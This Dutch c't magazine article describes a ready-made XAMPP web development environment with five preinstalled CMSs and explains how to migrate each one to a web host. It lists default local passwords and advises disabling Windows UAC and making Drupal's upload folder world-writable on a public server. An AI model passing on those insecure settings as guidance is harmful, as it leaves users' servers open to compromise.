Via de softlink kun je versie 1.1 van onze c't-webontwikkelingsomgeving downloaden. Het hart wordt gevormd door webserver Apache, waaraan vijf contentmanagementsystemen zijn toegevoegd: het flexibele en populaire Joomla!, het vergelijkbare Drupal, dat bijzonder geschikt is voor online communities, het veelgebruikte blogstelsel WordPress, het van Wikipedia bekende MediaWiki en de wijdverspreide forumsoftware phpBB.


Het pakket is direct bruikbaar en hoeft niet eerst 'geïnstalleerd' te worden: Pak het zip-archief gewoon op je harde schijf uit en je kunt er direct mee aan de slag. Ben je klaar met experimenteren, dan gooi je de map gewoon van je harde schijf. Het is ook mogelijk om vanaf een usb-stick te werken, maar niet vanaf cd of dvd: de software moet in de mappen namelijk schrijfrechten hebben. Op de gekozen locatie moet bovendien minstens 1 GB vrije opslagruimte zijn. Je kunt het archief het beste in de root uitpakken, zodat je geen problemen krijgt door bijvoorbeeld padnamen met spaties erin.

De basis van het pakket is XAMPP voor Windows, een compleet serverpakket met Apache, MySQL, PHP en Perl. Na het uitpakken moet je eerst *setup_xampp.bat* in de root van het pakket uitvoeren, waarmee onder andere het huidige pad in een configuratiebestand wordt gezet. Daarna is het systeem direct bruikbaar.

Fornuis

De servers zijn het makkelijkst te starten met het programma *xampp-control*, dat met Administratorrechten moet worden uitgevoerd. Je kunt de servers ook als service installeren door Svc aan te vinken. Na iedere reboot zullen de web- en databaseserver dan standaard worden opgestart. Met *xampp-control* kun je ze altijd weer uitschakelen. Als je de software slechts af en toe gaat gebruiken, kun je de servers beter alleen opstarten als je ze ook nodig hebt, anders verbruiken ze onnodig veel geheugen- en processorresources.

Controlekamer: met xampp-control kun je de server van de c't-webontwikkelomgeving besturen.



Voordat je servers start, moet je even controleren of de benodigde poorten vrij zijn. Het kan bijvoorbeeld voorkomen dat het VoIP-programma Skype poort 80 al in gebruik heeft. Het programma *xampp-port-check* laat zien welke poorten servers nodig hebben en of die nog vrij zijn. Om met de webontwikkelomgeving te kunnen werken, moet je alle programma's die een van deze poorten in beslag nemen afsluiten.

Het XAMPP-pakket bevat behalve Apache overigens nog een andere webserver. Die hoort bij mailserver Mercury en maakt het beheer van mailinglijsten mogelijk. Maar omdat die standaard ook op poort 80 draait, kunnen er wat dingen door elkaar gaan lopen. Daarom hebben we die in de webontwikkelomgeving uitgeschakeld.

Als de firewall van Windows actief is, slaat deze alarm zodra de servers gestart worden. Op de vraag of het programma geblokkeerd moet worden, antwoord je 'Blokering opheffen'. Als je andere firewallsoftware gebruikt, moet je in die software ook zo instellen dat de services de noodzakelijke poorten mogen gebruiken.

Bij het werken met de webontwikkelomgeving onder Vista is het Gebruikersaccountbeheer (User Account Control, UAC) een voortdurende bron van ergernis. De ene keer verhindert dit beveiligingssysteem de toegang tot bestanden, de andere keer het starten van services. Natuurlijk kun je iedere keer braaf toestemming geven, maar je kunt er ook voor kiezen om UAC uit te schakelen zolang je met de webontwikkelomgeving werkt. Start hiervoor het programma *msconfig* via 'Uitvoeren' of de toetsencombinatie Windows-R. Op het tabblad 'Hulpprogramma's' selecteer je 'Gebruikersaccountbeheer uitschakelen' en klik je op 'Starten'. Het Windows Beveiligingscentrum geeft dan een melding dat je de beveiliging van de computer moet controleren, maar het is duidelijk waar dat vandaan komt. Op dezelfde manier kun je het Gebruikersac-


countbeheer weer inschakelen. Na het in- of uitschakelen van het Gebruikersaccountbeheer moet je de computer opnieuw opstarten om de wijzigingen te activeren.

Aangebrand

Af en toe heeft XAMPP wat kleinere problemen, die echter eenvoudig zijn op te lossen. Zo herkent *xampp-control* na het starten weliswaar dat XAMPP draait, maar alleen als de software door dezelfde gebruiker is opgestart. Als XAMPP vanwege ontbrekende Administratorrechten onder een andere account is opgestart, lijkt het alsof je Apache nog moet starten. In dat geval kun je Apache ook niet stoppen.

Ondanks de Windows-firewall – en zonder al helemaal natuurlijk – is het een buitengewoon slecht idee om de webontwikkelomgeving op een pc te installeren die via een breedbandmodem zonder NAT-router en firewall met internet is verbonden. Je hebt hier immers te maken met een testomgeving waar alles geoorloofd is en waarvan de wachtwoorden algemeen bekend zijn. Ook de serversoftware hoeft niet per se de meest recente te zijn. Al met al zal de server een makkelijke prooi zijn voor mensen die het minder goed met je voor hebben.

Om je een idee te geven van de (on)veiligheid van het systeem ga je na het starten van Apache naar het XAMPP-beheer onder 'http://localhost/xampp/' of klik je op de knop 'Admin' in het XAMPP Control Panel achter Apache. Het feit dat die algemeen toegankelijk is, zegt eigenlijk al genoeg. Links in het menu staat bovenaan het item 'Veiligheid'. Pas als je net zolang aan het systeem hebt zitten sleutelen tot alle items in de tabel groen zijn en als 'VEILIG' te boek staan en je alle genoemde wachtwoorden hebt veranderd, kun je een poging wagen om poort 80 van de server op internet via portforwarding op je router toegankelijk te maken. Het is echter veel verstandiger om



Via de startpagina van de webontwikkelomgeving kom je zowel bij de front-end als de back-end van de systemen. Je kunt in het ene browservenster de website ontwikkelen en in een ander venster het resultaat controleren.

de bestanden die je online wilt hebben op een server van een webhoster te zetten.

Aperitiefjes

Apache wordt bijgestaan door ftp-server FileZilla. Er zijn twee gebruikers. Allereerst de gastaccount 'anonymous'. Deze heeft geen wachtwoord en alleen toegang tot een gereserveerd gedeelte. Daarnaast is er nog de gebruiker 'webmaster' met wachtwoord 'web', die in de map *htdocs* mag lezen en schrijven. In die map staan de bestanden van de webserver. Deze account is handig als je in het netwerk met een HTML-editor met een ingebouwde ftp-client werkt om de definitieve pagina's naar de server te uploaden. Bij de softlink hebben we een paar van dat soort editors staan. In de mailserver Mercury hebben we voor alle admin-accounts van de systemen die in de ontwikkelomgeving zijn geïnstalleerd al postbussen aangemaakt. De wachtwoorden zijn identiek aan de namen in de mailadressen. Die postbussen kun je beheren door bij een draaiende Mercury in *xampp-control* op 'Admin' te klikken en dan 'Configuration / Manage local users' te kiezen. Het kan echter tot problemen leiden als je een e-mailadres als 'joomla@localhost' bij een lokale webapplicatie opgeeft, omdat die de geldigheid van het e-mailadres test en dan een ontbrekend toplevel-domein meldt. Dat is echter geen probleem, omdat Mercury ook

e-mails aan bijvoorbeeld 'joomla@localhost.net' naar dezelfde account doorstuurt.

Via het adres 'http://localhost/index.html' kom je bij de startpagina van de omgeving, waarvan telkens twee links naar de systemen leiden. De ene leidt naar de front-end, oftewel de pagina's die de gebruikers te zien krijgen. De andere ('Administration') opent de back-end, waar de website beheerd wordt. Daar waar mogelijk hebben we de Nederlandse taaluitbreidingen geïnstalleerd en geactiveerd.

De vijf voorgeïnstalleerde contentmanagementsystemen gebruiken MySQL-databases, die eveneens al zijn ingericht. De databasenames zijn hetzelfde als de naam van het cms, dus bijvoorbeeld 'joomla' of 'phpbb'. Hetzelfde geldt voor de gebruiker die de database benadert en diens wachtwoord. Dus database mysql is gekoppeld aan gebruiker mysql met wachtwoord mysql. Deze accounts werken alleen lokaal en zijn via het netwerk niet toegankelijk. Als je de databases wat nader wilt bekijken, typ je in het adresveld van je browser 'http://localhost/phpmyadmin/' als URL in. Gebruik vervolgens als gebruikersnaam 'root' met wachtwoord 'mysql'.

Menu

Joomla! is geïnstalleerd met een aantal kant-en-klare voorbeelden, waar je naar hartelust mee kunt experimenteren. Als je in de

back-end aanmeldt, kom je terecht in een uitermate overzichtelijk menu. Hiermee kun je makkelijk alle beheertaken uitvoeren, zoals het aanmaken van nieuwe artikelen of artikelen bewerken met de makkelijke WYSIWYG-editor TinyMCE. Om ervoor te zorgen dat de Administrator-interface werkt moet je browser wel JavaScript toestaan.

Om de inhoud te structureren deelt Joomla! de bijdragen in secties in, die op zich weer een aantal categorieën kunnen bevatten. Ook scheidt het systeem de content strikt van de lay-out. De lay-out van de website bepaal je met zogeheten templates. De inhoud van de pagina's haalt Joomla! uit de database. De content wordt dan op vooraf aangegeven plekken in de lay-out gevoegd. In het menu 'Extensies / templatebeheer' kun je in plaats van de standaardlay-out 'rhuk_milkyway' de beter toegankelijke template 'beez' als standaard instellen. De pagina's zien er daarna heel anders uit, zonder dat er iets aan de inhoud is veranderd. In het artikel op p.106 gaan we dieper in op het installeren en gebruiken van Joomla!. In het artikel op p.110 gaan we aan de slag met het maken van een eigen template.

Drupal begroet een nieuwe beheerder met een waarschuwing. Als je in de statusrapportage gaat kijken, zie je dat de cron-job (een systeem om onderhoudstaken op gezette tijden en datums te laten uitvoeren) al een hele tijd niet is uitgevoerd. Bovendien zie je dat de updateberichten niet zijn ingeschakeld. Geen van tweeën geven direct aanleiding tot grote bezorgdheid: we hebben het zoeken naar nieuwe versies voor de ontwikkelingsomgeving namelijk uitgeschakeld. Je hoeft echter alleen maar de link voor het modulebeheer te volgen en daar de 'Update status' aan te vinken om dat te activeren. Een lastiger verhaal is de cron-job. Die moet regelmatig het bestand *cron.php* in een browser openen. Dat kan in Windows in principe met de Taakplanner, maar dat werkt alleen als de webserver Apache actief is en de pagina kan uitvoeren. Maar het is ook gewoon mogelijk om het bestand handmatig te openen door bijvoorbeeld bij de statusrapportage op 'cron handmatig uitvoeren' te klikken. Natuurlijk kun je er in je browser ook een bookmark voor aanmaken.

Drupal beheert de templates en de modules in de mappen *themes* en *modules*. Eigen templates en modules zet je dan in de gelijknamige submappen van *sites/all* of *sites/default*. Onze voorkeur gaat uit naar de laatste. Alleen zijn er nog geen extra modules of templates en bestaan deze mappen nog niet. Modules zijn na het uitpakken in de map *sites/default/modules* nog niet meteen actief. Bij 'Beheren / Site-constructie / Modules' start je *update.php*, waarna je de betreffende module kunt activeren door hem in de tabel aan te vinken. Het installeren van templates gaat op zo'n beetje dezelfde manier.

De beheerinterface van WordPress is nog overzichtelijker dan die van Joomla!. Ook hier activeer je plug-ins en templates. Het installeren daarvan via de map *wp-content*

gaat zelfs nog makkelijker dan bij Drupal. Dat is omdat ze meestal in een Zip-bestand zitten en daardoor in de XAMPP-omgeving makkelijker te extraheren zijn dan de tar.gz-archieven uit de Unix-wereld. Alle extensies in de map *wp-content/plugins* geeft WordPress in het beheerdersdashboard bij 'Plugins' weer. Daar kun je ze ook meteen (de)activeren. Er hoeft in de database niets aangepast te worden en er hoeven ook geen aparte scripts uitgevoerd te worden. Sommige plug-ins moet je nog wel configureren om ze goed te laten werken. In het artikel op p.34 staat meer over het werken met WordPress.

MediaWiki volgt een totaal ander concept dan bijvoorbeeld Joomla!. Een wiki is een lege pagina, die niet alleen gevuld kan worden door degene die de pagina heeft aangemaakt, maar door iedereen die toegang heeft tot de wiki. Toegangsrechten zijn makkelijk in te stellen. Er zijn anonieme gebruikers, aangemelde gebruikers en administrators. Die laatste kunnen de rechten van anderen inperken om bijvoorbeeld een pagina tegen veranderingen te beschermen. Bij het menu-item 'Speciale pagina's' onder 'hulpmiddelen' krijg je een onoverzichtelijke lijst van links naar beheertools, die bij aangemelde administrators nog langer is.

De configuratie van phpBB wordt groten-deels in het administratiedeel gedaan. Een link naar het 'Beheerderspaneel' verschijnt op iedere pagina als je jezelf als 'admin' hebt aangemeld. Om bij de beheerpagina's te komen moet je uit veiligheidsoverwegingen jezelf nog een keer aanmelden. Daar aangekomen biedt de forumsoftware onder andere een back-upfunctie voor de database. Daarmee kun je op gezette tijden back-ups van de hele database of alleen van de inhoud van de tabellen maken. Als je deze dumps in de *store*-map opslaat, dan kan phpBB die back-up met zijn herstel-functie weer inlezen. Daarbij worden dan wel alle wijzigingen overschreven die na het maken van de back-up gedaan zijn. De functies voor 'Back-up' en 'Herstel' staan op het tabblad 'Onderhoud' in het administratiedeel.

Opdienen

Hoewel het interessant is om een webontwikkelingssysteem lokaal te testen en de eerste content aan te maken, wordt het natuurlijk pas echt leuk als de website voor iedereen toegankelijk is. Om je bestanden bij een provider te krijgen, upload je het lokale systeem daar naartoe. Je kunt het ook daar opnieuw installeren, de configuratie aanpassen en de gegevens in de MySQL-database importeren.

Het kiezen van een geschikte provider is daarbij niet zo'n groot probleem. Ook al wordt er bijvoorbeeld gezegd dat een Joomla!-installatie bij een bulk-hoster niet zo makkelijk is, in de praktijk valt dat reuze mee. In principe kan Joomla! overal ingezet



Joomla! wordt online in de browser geïnstalleerd.

worden waar aan de volgende voorwaarden is voldaan: 15 MB webspace, MySQL 3.23.x of hoger, PHP 4.3.x of hoger (maar dan niet de PHP-releases 4.3.9, 4.4.2 en 5.0.4), Apache 1.13.19 of hoger en ondersteuning voor XML en ZLib. Als je de gegevens uit de c't-webontwikkelomgeving wilt gebruiken, moet je provider MySQL-versie 5.x ondersteunen.

Er zijn inmiddels ook enkele 'gespecialiseerde' Joomla!-providers. Zij zorgen dan voor een geschikte serverconfiguratie en zetten daar een lege Joomla!-installatie op. Vaak komen daar nog kleine extraatjes bij in de zin van gratis templates en dergelijke. Andere providers bieden een 'one-click'-installatie van Joomla!, WordPress en nog een aantal andere systemen. Dan moet je er wel op letten dat het om een moderne versie gaat.

Joomla!

Als er geen Joomla! geïnstalleerd is, dan begint het omzetten van je lokale versie met het instellen van de juiste MySQL-database bij de provider. Je meldt je aan op de website van de provider. Bij de online administratie. Het kan zijn dat de provider een combinatie van databasenaam, gebruikersnaam en wachtwoord van tevoren heeft ingesteld of dat je die helemaal zelf kunt bepalen. Dan is de combinatie van joomla, joomla en joomla zoals bij de c't-webontwikkelomgeving natuurlijk taboe. Je moet de toegangsgegevens wel ergens noteren, want die heb je later nog nodig.


Een alternatief voor de online administratie van de provider is de al genoemde beheertool phpMyAdmin, die de meeste providers ook beschikbaar maken. Deze tool maakt in een keer een nieuwe gebruiker en een database aan, waarbij ook alle toegangsrechten meteen goed worden ingesteld. Op de startpagina kies je het item 'Rechten'. Onder aan de lijst van aanwezige gebruikers staat de redelijk on-

opvallende link 'Voeg een nieuwe gebruiker toe'. De gebruikersnaam en het wachtwoord kun je vrij kiezen. Die worden dan in het configuratiebestand van de software opgeslagen. In het blok voor de database activeer je 'Create database with same name and grant all privileges'. 'Globale privileges' en 'Resource beperkingen' hebben we voor onze doeleinden niet nodig.

Nu pak je het Joomla!-archief van de softlink in een lokale map uit en upload je die via ftp naar de provider. Het configureren gebeurt dan verder via de browser. Dat geldt ook voor een al geïnstalleerd systeem. Open de Joomla!-map in de browser en een wizard helpt je dan door de installatie heen. Na een paar tests wordt in stap 4 gevraagd om de toegangsgegevens voor de database en het databasetype, wat je normaal gesproken op MySQL instelt. Als een provider MySQLi ondersteunt, dan zal die dat zeker ergens melden.

Joomla! 1.5 kan de ftp-mogelijkheden van PHP gebruiken voor het uploaden van bestanden. Bij de vorige traden er vaak problemen op met de toegangsrechten en een eventueel geactiveerde PHP Safe Mode. De in Joomla! 1.5 geïntegreerde ftp-layer maakt het mogelijk om extensies te installeren en het Joomla!-configuratiebestand te actualiseren zonder dat Apache schrijfrechten heeft voor de daarvoor relevante bestanden en mappen.

De ftp-toegangsgegevens werden tijdens het installeren al ingevoerd, maar kunnen later in de back-end ook worden opgegeven bij 'Website / Algemene instellingen / Server'. De toegangsgegevens krijg je van de provider. Als die meerdere ftp-accounts toestaat, is het vanuit het oogpunt van veiligheid aan te raden een gebruiker aan te maken die alleen toegangsrechten heeft voor de Joomla!-map. Vervolgens moet daar de map



Bij deze lay-out denkt iedereen meteen aan Wikipedia. MediaWiki heeft echter ook andere skins.

installatie nog verwijderd worden, waarna je toegang krijgt tot de front- en back-end.

Tussendoortje

Voordat je begint aan het uploaden van je Joomla!-installatie uit de lokale XAMPP-omgeving naar je provider moet je het wachtwoord voor de administrator veranderen. Dat is in de database opgeslagen en is nu bij iedereen bekend. Log in als 'admin' en klik op het menu-item 'Gebruikersbeheer'. Klik dan op de (waarschijnlijk nog enige) gebruiker 'Administrator' en vul bij 'Nieuw wachtwoord' en 'Bevestig wachtwoord' tweemaal het nieuwe wachtwoord in en sla deze gegevens dan op.

Om de inhoud van een MySQL-database te exporteren schrijf je die met de genoemde phpMyAdmin-tool naar een dumpbestand. De meeste providers hebben die tool ook, zodat je dat dumpbestand op je webserver weer kunt importeren.

In de XAMPP-omgeving start je phpMyAdmin via de aanroep van 'http://localhost/phpmyadmin' in de browser. Links verschijnt een lijst van de aanwezige databases. Kies daar voor Joomla. Ga vervolgens rechts naar het tabblad 'Exporteer', waarna een formulier verschijnt. De ingevulde standaardinstellingen zijn meestal al goed. Het is wel aan te raden het vinkje voor 'Add DROP TABLE / VIEW / PROCEDURE / FUNCTION' te zetten, zodat later bij het importeren eventuele sporen van een eerdere installatie eerst verwijderd worden.

Bij een grote database is het aan te raden onderin de compressie op 'Gezippt' of 'gezippt' te zetten. Veel providers staan bij het importeren alleen SQL-bestanden kleiner

dan 4 MB toe. Hier moet je meteen ook de optie 'verzenden' selecteren, waardoor de browser weet dat het exportbestand opgeslagen moet worden en niet als tekst moet worden weergegeven. Klik op 'Start' en phpMyAdmin schrijft een bestand op de harde schijf. Dit kun je daarna via ftp naar de provider uploaden.

Vervolgens start je phpMyAdmin op je online website en selecteer je in de linkerlijst de eerder aangemaakte database voor Joomla!. Ga dan rechts naar het tabblad 'Import' en blader naar het zojuist aangemaakt dumpbestand. Klik op 'Start' en alle gegevens worden geïmporteerd. Als alles goed is gegaan, krijg je daarna nog een melding dat de actie succesvol was.

Het is aan te raden deze werkwijze alleen toe te passen als er niet al een andere Joomla! op de server draait. Door het importeren van een gegevensdump in een bestaande database loop je het risico dat een bestaande installatie corrupt wordt. Een ander, eerder genoemd aandachtspunt: bij de provider moet net als bij de ontwikkelingsomgeving MySQL-versie 5.x draaien.

Drupal

Drupal is makkelijk te verhuizen omdat de meeste instellingen in een database staan en net als bij Joomla! met een SQL-dump kunnen worden overgezet. Daarnaast is het bestand *settings.php* van belang. Daarin staan de toegangsgegevens voor de database. Het administratorwachtwoord kun je van tevoren wijzigen bij 'Mijn account' op het tabblad 'Bewerken'.

Als je provider al een basisinstallatie van Drupal heeft klaarstaan, is het voldoende

om de lokale database te back-uppen en bij de provider weer te importeren. Daarnaast moet je de map *sites/default* in zijn geheel naar je website uploaden. De database en de gebruikersgegevens worden in *sites/default/settings.php* aangepast. Die staan in de variabele '\$db_URL' de regels daarboven leggen uit hoe de syntaxis daarvan in elkaar zit.

Of de website die je net naar de server gemigreerd hebt foutvrij werkt, is te zien in de eerder genoemde statusrapportage. Wellicht kan Apache op de webserver niet in de uploadmap *sites/default/files* schrijven, maar als je de rechten met bijvoorbeeld een ftp-client zo instelt dat de map *files* voor iedereen schrijfbaar is, werkt de website ook zonder fouten bij een webhoster.

Als je de uploadmodule hebt geactiveerd, moet je na het uploaden van de website naar de webserver de map voor het tijdelijk opslaan van geüploade bestanden aanpassen. De manier waarop dat in de XAMPP-omgeving gebeurt, werkt bij de meeste online omgevingen niet. Voer bij de 'Tijdelijk map' bij 'Beheren / Site-instellingen / Bestandssysteem' een map in waar de webserver schrijfrechten voor heeft.

WordPress

Het migreren van een WordPress-installatie vergt niet veel stappen, maar die moeten wel in de juiste volgorde uitgevoerd worden. Meld je eerst als admin in het lokale systeem aan en klik helemaal rechtsboven naast 'Hallo' op de gebruikersnaam. Op de daaropvolgende pagina kun je dan helemaal onderaan bij 'Nieuw wachtwoord' twee keer je wachtwoord invoeren en dat met een klik op 'Profiel bijwerken' in de database opslaan.

Nu kun je een dump van de databasegegevens maken. Die moet je nog niet op de online server importeren, want eerst moet je de bestanden van de lokale WordPress-installatie naar de server uploaden. Het bestand *wp-config.php* heeft daarbij een speciale rol, want daar staat de toegangsinformatie in voor de database, die je aan moet passen.

Nu komt een bijzonderheid van WordPress om de hoek kijken: ook de URL van de weblog en de URL van de WordPress-installatie (en daarmee de administratorinterface) zijn in de database opgeslagen. Als je die database vanuit een lokale installatie meteen naar de provider uploadt, gebeurt het volgende: WordPress start en stuurt de bezoeker naar de URL in de database, in dit geval dus *localhost/wordpress*.

Er zijn twee mogelijkheden om die URL in de database aan te passen. Je kunt de database dump lokaal in een teksteditor als Notepad++ openen en in de regel 'INSERT INTO "wp_options"' twee keer 'localhost' vervangen door het adres van je WordPress-map op de webserver. Daarna kun je dit gewijzigde databasebestand op de server van de webhoster importeren. Of je importeert het databasebestand zoals als het is en bewerkt dan met phpMyAdmin in de tabel 'wp_opti-

ons' het item 'siteurl'. Als dat klopt, kun je de beheerpagina in de browser openen, je als administrator aanmelden en bij 'Instellingen' de juiste URL's invoeren.

In het Dashboard kun je bij 'Weergave' met de templates (die hier 'Thema's' heten) de uiterlijke verschijningsvorm van je weblog aanpassen. Dan moet Apache wel schrijfrechten hebben op de map *wp-content/themes* en de bestanden in die map. Als je die bestanden uit veiligheidsoverwegingen liever lokaal bewerkt en dan via ftp uploadt, kan die map op de openbare webserver beveiligd blijven.

MediaWiki

In tegenstelling tot WordPress en Drupal verloopt het configureren van het wiki-systeem MediaWiki geheel via een configuratiebestand. Dat bestand wordt bij de eerste installatie aangemaakt en onder de naam *LocalSettings.php* opgeslagen in de root van de MediaWiki-installatie. Een kopie ervan staat in de submap *config*. Alle aanpassingen die voor het verhuizen van een MediaWiki nodig zijn, kunnen dan ook in het origineel gemaakt worden. Als je de map op de webserver eveneens *mediawiki* noemt en ook alle toeganginstellingen van de database wilt behouden, kun je door het uploaden van de gehele mediawiki-map en het importeren van een databasedump online meteen verder werken.

Maar uit het oogpunt van de veiligheid moet je van tevoren toch minstens de administrator van de wiki een nieuw wachtwoord geven. Meld je in het lokale systeem als admin aan, klik rechtsboven op 'mijn voorkeuren' en voer dan bij het deel 'Wachtwoord wijzigen' je oude én nieuwe wachtwoord in. Als je de installatiemap wilt hernoemen of de MediaWiki dieper in de mapstructuur van de server wilt inbouwen, is het voldoende om de variabele 'SwgScriptPath' in *LocalSettings.php* aan te passen om ervoor te zorgen dat het systeem werkt.

Er is nog wel één ding waar je op moet letten: als in de wiki het uploaden van bestanden toegestaan is, moet je naast het toekennen van schrijfrechten van Apache voor de map *images*, in het configuratiebestand de variabele *'\$wgEnableUploads'* zetten. Als op de server Safe Mode voor PHP geactiveerd is, moet je bovendien in de map *images* drie extra submappen aanmaken en van schrijfrechten voorzien: *thumb* voor previewafbeeldingen, *archive* voor niet meer actuele afbeeldingen en *tmp* voor afbeeldingen in het uploadproces.

Om te verhinderen dat niet meer geldige pagina's uit de door MediaWiki onderhouden cache van de server worden weergegeven, maakt het systeem alle bestanden daar opnieuw aan die vóór de datum van het wijzigen van het configuratiebestand waren aangemaakt. Om op een productie-server onnodige belasting te voorkomen moet je voorzichtig omgaan met het con-



Het forumsysteem phpBB heeft een back-upsysteem waarmee je de database geheel of ten dele kunt opslaan.

figuratiebestand en eventuele wijzigingen eerst in een lokale webontwikkelomgeving testen.

phpBB

De phpBB van de webontwikkelomgeving is makkelijk te verhuizen. Net als in WordPress is er een mogelijkheid om het forum zo te installeren dat het alleen via een bepaalde URL toegankelijk is en alle andere adressen daar naartoe omleidt, maar die functie is niet actief. Het administratorwachtwoord is in het beheerdeel te veranderen door op het tabblad 'Gebruikers en groepen' te zoeken op 'admin'.

Het kopiëren van een phpBB-installatie naar een hoster is redelijk eenvoudig: upload de gehele phpBB-map naar de server, maak een back-up van de database in de XAMPP-omgeving, importeer die op de webserver en pas de toegangsgegevens voor de database in het bestand *config.php* in de phpBB-map aan. Als het forum bij de eerste aanroep enigszins kleurloos aandoet en je het idee hebt dat de stylesheets niet worden geladen, zijn de toegangsrechten niet goed ingesteld. Apache moet schrijfrechten in de mappen *files*, *store* en *cache* hebben. Als de leden van het forum eigen avatars mogen uploaden, moet de map *images/avatars/upload* eveneens op de server beschrijfbaar zijn.

Slaat phpBB aangemelde bezoekers op met behulp van cookies, dan moet je bij het verhuizen van het forum de cookie-

instellingen aan de nieuwe omstandigheden aanpassen. Op het tabblad 'Algemeen' moet je bij 'Server configuratie / Cookie' bij het 'Cookie domein' de hostnaam van de server opgeven waarop het forum draait. In 'Cookie pad' pas je de map aan. Je moet er daarbij op letten dat de meeste webbrowsers het 'Cookie domein' alleen accepteren als die minstens twee punten bevat. Het is aan te raden om na veranderingen aan de configuratie de bestanden in de map *cache* te verwijderen, omdat er anders ongediende gegevens uitgeleverd worden.

Afruimen

In de c't-webontwikkelomgeving kun je naar hartelust met de afzonderlijke systemen spelen, uitbreidingen installeren, lay-outs aanpassen en nog veel meer. Mocht er wat verkeerd gaan, dan verwijder je eenvoudig de map en begin je weer van voren af aan of zet je je laatste back-up terug.

